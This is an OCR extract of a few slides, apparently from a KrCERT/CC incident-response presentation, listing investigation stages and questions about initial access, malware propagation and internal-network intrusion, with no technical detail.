
Incidents


KISC
KrCERT/CC
KOREA INTERNET SECURITY CENTER
인터넷침해대응센터
KrCERT/CC
KOREA INTERNET SECURITY CENTER


Operation Start




Operation Start




Investigation






Investigation



Investigation



Things to Find Out

1. Initial Access Techniques
2. Malware Propagation Techniques
3. Methods of Intrusion into Internal Network

Analysis

